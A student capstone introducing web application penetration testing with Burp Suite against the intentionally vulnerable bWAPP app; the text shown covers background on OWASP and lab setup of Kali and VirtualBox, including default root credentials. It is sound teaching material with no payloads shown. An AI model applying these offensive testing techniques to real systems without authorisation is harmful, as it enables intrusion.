

# Web Application Penetration Testing With Burp Suite

CS 498 - Capstone Project

John Happel

## Table of Contents

<b>Introduction .....</b>	4
<b>Capstone Purpose .....</b>	4
<b>Consequences of Vulnerable Web Apps .....</b>	4
<b>Vulnerability of Web Apps .....</b>	5
<b>OWASP .....</b>	6
<b>bWAPP .....</b>	8
<b>Burp Suite .....</b>	8
<b>Lab Creation Process .....</b>	9
<b>Conclusion .....</b>	10
<b>Lab 1: Setting up the attack VM .....</b>	11
1. Introduction.....	11
2. Installing VirtualBox .....	11
3. Installing Kali Linux 2.0.....	16
<b>Lab 2: Setting up the victim VM .....</b>	20
1. Introduction.....	20
2. Installing Bee-Box .....	20
<b>Lab 3: Configuring Burp to attack bWAPP .....</b>	27
1. Introduction.....	27
2. Configuring Burp .....	28
<b>Lab 4: SQL Injection.....</b>	33
1. Introduction.....	33
3. Check for SQL injection .....	35
4. Prepare Burp for SQL Injection Attack .....	35
5. Perform attack and capture request with Burp .....	36
<b>Lab 5: Broken Authentication and Session Management .....</b>	44
1. Introduction.....	44
2. Attacking insecure login forms .....	44
3. Password Attacks.....	48
4. Attacking locked administrative portal .....	55
<b>Lab 6: Cross-Site Scripting (XSS).....</b>	61
1. Introduction.....	61

<b>2. XSS Reflected Attack .....</b>	61
<b>3. Stored XSS Attack .....</b>	67
<b>Lab 7: Insecure Direct Object References .....</b>	72
<b>1. Introduction.....</b>	72
<b>2. Attacking Insecure DOR (Change Secret) .....</b>	73
<b>3. Attacking Insecure DOR (Order Tickets) .....</b>	75
<b>Lab 8: The Rest of the Burp Tools .....</b>	78
<b>1. Introduction.....</b>	78
<b>2. Target.....</b>	78
<b>3. Spider .....</b>	81
<b>4. Scanner .....</b>	84
<b>5. Sequencer .....</b>	84
<b>6. Decoder .....</b>	87
<b>7. Extender .....</b>	88
<b>References.....</b>	94


# **Introduction**

## **Capstone Purpose**

This capstone is intended to educate both students who have an interest in creating web applications and students interested in penetration testing. For the students interested in web application development, the information contained in this capstone will open their eyes to the risks and vulnerabilities that may arise if safe coding practices are not being adhered to. The labs contained in this capstone will introduce methodologies, techniques, and the usage of Burp Suite to students who may show an interest in penetration testing. Being that there are many risks and vulnerabilities to web applications, this capstone is only meant to be an introduction and not an exhaustive study. This area of computer security is extremely important as web applications are the primary interface between online businesses and their customers. If web applications are riddled with vulnerabilities, both businesses and customers are at risk of a data breach.

## **Consequences of Vulnerable Web Apps**

The Verizon 2016 Data Breach Investigations Report lists web application attacks as a little less than 10 percent of all 2016 incidents. However, web application attacks made up 40 percent of all reported 2016 data breaches [1].



Verizon, 2016

The Internet has been growing at an exponential rate since the 1990s. As it grows, its complexity also evolves. In the early years of the Internet, web pages were static. As web technologies became more advanced, businesses and organizations coded websites to be more dynamic. Today, web applications can be defined as a client-server software application that runs the client in the web browser. The application may store data in a database located server side, manipulate data through scripting, and even transfer data to other clients over the network [2].

## Vulnerability of Web Apps

There are several reasons why there are a lot of vulnerable web applications today. One reason is that web applications can be the driving force for earning a company profit. Because of this, there may be pressure on development teams to ensure that the web application is delivered by a deadline. This may cause careless

coding techniques, which may render the application vulnerable to a world full of hackers. Focus on delivering a functioning product instead of a secure functioning product has led to a lot of data leakage across many web applications. Another reason for the existence of web app vulnerabilities is training [3]. Inexperienced developers may rely on code reuse. If the code that they are borrowing is insecure, their web app will also be insecure. All developers should be trained in secure coding techniques to eradicate vulnerabilities from their code. Continual education in secure coding techniques is also paramount to preventing data breaches via their web applications. Institutions of higher learning should require developers to take courses in secure coding techniques and web application testing so that they can churn out competent developers who are able to identify and resolve security vulnerabilities in existing code, as well as develop secure future code.

## **OWASP**

In 2001, the Open Web Application Security Project (OWASP) was founded by Mark Curphey to make trustworthy computing the highest priority for developers. The OWASP Foundation is a not-for-profit international organization and open community which exists to enable organizations to design, develop, operate, and maintain trustworthy applications. All documents, forums and tools created by OWASP are free to all who are interested in securing their applications [4].

One of the projects that OWASP is famous for is the OWASP Top Ten Project. It was first published in 2003. The OWASP Foundation collects information from organizations concerning critical risks and vulnerabilities which those organizations have encountered. OWASP then compiles that information into an in-depth report on

the top ten risks faced for that particular year. Two major reports that can be found on the OWASP web site are the OWASP Top Ten for 2010 and the OWASP Top Ten for 2013. The project is currently calling on organizations for data for 2017. Within the reports, you can find a ranking of the top ten risks, a description of the risks, information of determining if you are vulnerable to the risk, examples of attack scenarios for the particular risk, information on prevention, and references to additional information provided by OWASP and third parties. In addition to these top ten risks, OWASP encourages developers to continue beyond these top ten risks as there are hundreds of issues plaguing the Internet and web application development [5]. Other top publications provided by OWASP are the OWASP Developer's Guide, the OWASP Testing Guide, the OWASP Code Review Guide, and the OWASP Cheat Sheet Series [6].

Two other projects that OWASP is known for is WebGoat and OWASP ZAP Project: The Zed Attack Proxy (ZAP) [7]. WebGoat is a deliberately insecure web application created to teach secure coding practices. Webgoat comes with a tutorial and a collection of different lessons to teach students how to exploit web application vulnerabilities. Students can then apply the lessons that they learned toward making more secure web applications. ZAP is an easy to use penetration testing tool for web applications. It was designed to be used by beginners and developers alike.

OWASP also created the Mutillidae and Mutillidae 2 projects [8]. They are similar to WebGoat. The main difference between these applications is the environment. WebGoat contains the Java Runtime Environment and a preconfigured Tomcat instance so that all that you have to do is unzip the compressed file and execute the script to

launch WebGoat. Mutillidae and Mutillidae 2 have to be installed on an existing web server with XAMPP. It uses Apache, MySQL, and PHP. Another popular open source vulnerable web application is Damn Vulnerable Web Application that was started by ethickalhack3r on GitHub. Like Mutillidae, it has to be installed on an existing web server [9].

## **bWAPP**

One web application that I found would be perfect for students just getting into web application security is the buggy web application or bWAPP. bWAPP is unique as it contains over 100 web vulnerabilities. It contains all risks from OWASP Top 10 project as well as all major web bugs that have been seen over the years. It is a PHP application that uses a MySQL database, and it must be installed on a web server. It can be installed with XAMPP or WAMP. An even easier installation option is bee-box, which is a custom Linux VM that already has bWAPP installed on it [10]. I found that this was the easiest option to set up a lab environment for students to practice penetration testing on a web application.

## **Burp Suite**

A company called PortSwigger Web Security created Burp Suite, which is an invaluable tool for the penetration testing of web applications. It is a Java based platform of tools, so it can be installed on different operating systems. Burp Suite comes bundled with Kali Linux and Kali Linux 2.0. It is free to use, but some functionality such as the scanner only exists in the Professional version, which costs about \$350 at the time of this writing [11]. Yes, a web developer or web security professional can perform pentesting on an application by making a change to a parameter in a URL, sending the

request, checking the response, changing it again, sending the request, checking the response, etc. However, wouldn't it be much easier to just have a tool enumerate test parameters and check the response automatically for you? That is just one of the functionalities of Burp Suite. You will experience the other functionalities that Burp Suite has to offer as you go through the labs.

## **Lab Creation Process**

My process for developing the labs included watching tutorials performed on other vulnerable web applications such as WebGoat and Damn Vulnerable Web Application, and then trying to apply those techniques to bWAPP. Some techniques I was not successful in duplicating on bWAPP. It appears that bWAPP simply displays the cookie of the session. Burp Proxy captured the cookie easily enough, but I had problems hijacking the session after stealing the cookie. This was due in part to the way that I set up the environment. I ensured that the victim VM and attacker VM were not connected to the Internet for security purposes by changing the network setting of each to internal network. Opening up another instance of the browser and connecting to bWAPP simply continued the same session that was already established. I then installed Chrome on the attack machine and tried hijacking the session with the stolen cookie but for some reason, I was unable to establish the session. So, in that lab, I avoided talking about session hijacking. However, if you would like to practice session hijacking, this can be done on the Damn Vulnerable Web Application. Overall, I feel that these labs will give students exposure to performing penetration testing on a vulnerable web application, and help them to think about developing applications with security in mind.

## **Conclusion**

A series of labs have been created to introduce students to using Burp Suite tools to detect the most prevalent vulnerabilities found in web applications as per the 2013 OWASP Top Ten Project. The first three labs walk students through setting up the virtual test environment and configuring Burp Suite. Labs four through seven guide students through detecting and attacking the top four categories of vulnerabilities that were reported in 2013 according to the OWASP Top Ten Project. Lastly, lab eight demonstrates further functionality of Burp Suite that may be useful in detecting and attacking vulnerable web applications. As stated by the creator of bWAPP, there are over 100 vulnerabilities in bWAPP alone, so these labs only touch the tip of the ice berg when it comes to web application security. With that being said, continue to educate yourself so that you may have a positive impact on the industry of web application development and security.


# Lab 1: Setting up the attack VM

## 1. Introduction

The main objective of this lab is to install VirtualBox, install a Kali 2.0 virtual machine (VM) on VirtualBox, and configure Kali 2.0 to prepare for the attack. Kali 2.0 contains many penetration testing tools, including Burp Suite which will be used in subsequent labs for the purpose of finding vulnerabilities in web applications. In the next lab, we will install our victim virtual machine that will contain the vulnerable web application that we will be scanning for vulnerabilities.

## 2. Installing VirtualBox


Navigate to <https://www.virtualbox.org/wiki/Downloads> and click on Windows hosts under VirtualBox 5.1.18 platform packages.



The screenshot shows a web browser window with the URL <https://www.virtualbox.org/wiki/Downloads>. The page content discusses the VirtualBox 5.1.18 Oracle VM VirtualBox Extension Pack, mentioning supported platforms, supported USB versions (2.0 and 3.0), and various boot and encryption options. It also notes the release under the PUEL license and provides a link for users of VirtualBox 5.0.32.

• **VirtualBox 5.1.18 Oracle VM VirtualBox Extension Pack** ↗[All supported platforms](#)  
Support for USB 2.0 and USB 3.0 devices, VirtualBox RDP, disk encryption, NVMe and PXE boot for Intel cards. See [this chapter from the User Manual](#) for an introduction to this Extension Pack.  
The Extension Pack binaries are released under the [VirtualBox Personal Use and Evaluation License \(PUEL\)](#).  
*Please install the extension pack with the same version as your installed version of VirtualBox:*  
*If you are using **VirtualBox 5.0.32**, please download the extension pack ↗[here](#).*


Under VirtualBox 5.1.18 Oracle VM VirtualBox Extension Pack, Click All supported platforms. After it downloads, double click on it, click Install, and agree to the license.




After it finishes downloading, double click on the executable and then Click Run.



Click Next.




Click Next.




Click Next.



Click Yes.



Click Install.



Check Always trust software from “Oracle Corporation” and then click Install.



Click Finish.

### 3. Installing Kali Linux 2.0

Navigate to <https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/>.


A screenshot of the offensive-security.com website. The header includes a "Secure" lock icon and the URL "https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/". The main navigation menu has items: OFFENSIVE SECURITY, Courses, Certifications, Online Labs, and Penetration Testing. Below the menu, there are three tabs: "Kali Linux VMware Images" (disabled), "Kali Linux VirtualBox Images" (highlighted in red), and "Kali Linux Hyper-V Images". A table below lists five Kali Linux VirtualBox image options, each with a Torrent download link, size, version, and SHA1sum.

Image Name	Torrent	Size	Version	SHA1sum
Kali Linux 64 bit VBox	Torrent	3.6G	2016.2	A22978E7DB5DA82A6D013DA51BE227EE2982042D
Kali Linux 32 bit VBox PAE	Torrent	3.8G	2016.2	93AEB16A1A9A5D6E94A9AE6AF105573C7CB3357B
Kali Linux Light 64 bit VBox	Torrent	1.2G	2016.2	DB154D8331356361281AB665F0B3AA09D2B380F3
Kali Linux Light 32 bit VBox	Torrent	1.2G	2016.2	C64324EF46CC613365F7BB64F0391283A072E7B


Choose the image that is compatible with your version of VirtualBox.

Name	Date modified	Type	Size
Kali-Linux-2016.2-vbox-amd64	3/18/2017 3:47 PM	Open Virtualizatio...	3,768,289 KB
VirtualBox-5.1.18-114002-Win	3/18/2017 3:09 PM	Application	120,421 KB


Double click on Kali-Linux-2016.2-vbox-amd64.




Click on Import.



It may take a while for the image to be imported into VirtualBox.




After it imports, select the Kali Linux VM and click Start.



Username: root

Password: toor



Go into Settings and change Network settings to attach to Internal Network.

```
interfaces (/etc/network) - VIM
File Edit View Search Terminal Help
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback
auto eth0
iface eth0 inet static
address 192.168.1.5
netmask 255.255.255.0
gateway 192.168.1.1
```

Run **vim etc/network/interfaces** and add the following to the end of the file:

```
auto eth0
iface eth0 inet static
address 192.168.1.5
netmask 255.255.255.0
gateway 192.168.1.1
```

Save the file and then restart the networking services by running:  
**services networking restart**

You are now ready to configure the victim VM.

## Lab 2: Setting up the victim VM



### 1. Introduction

Buggy web application, here on out referred to as bWAPP, is an open source web application that is intentionally insecure with over 100 web vulnerabilities. bWAPP contains all of the major web vulnerabilities as well as those listed in the OWASP Top 10 Project. bWAPP is a very valuable tool for the use of web application security-testing and is intended for educational purposes only. Do not install this on a production server.


bWAPP can be installed with WAMP or XAMPP. It also can be hosted on Windows or Linux.

An even better option for this lab is to install bee-box which is a preconfigured VM that you can manipulate and gain root access to. The web platform used on the bee-box is LAMP based, meaning that it uses Linux for the operating system, Apache for the web server, MySQL for the relational database management system, and PHP for the object-oriented scripting language [10].


### 2. Installing Bee-Box

Navigate to <https://sourceforge.net/projects/bwapp/files/bee-box/>. Click on bee-box\_v1.6.7z to download the bee-box.


If you don't already have 7-Zip, download the version of 7-Zip compatible with your system from <http://www.7-zip.org/download.html>.



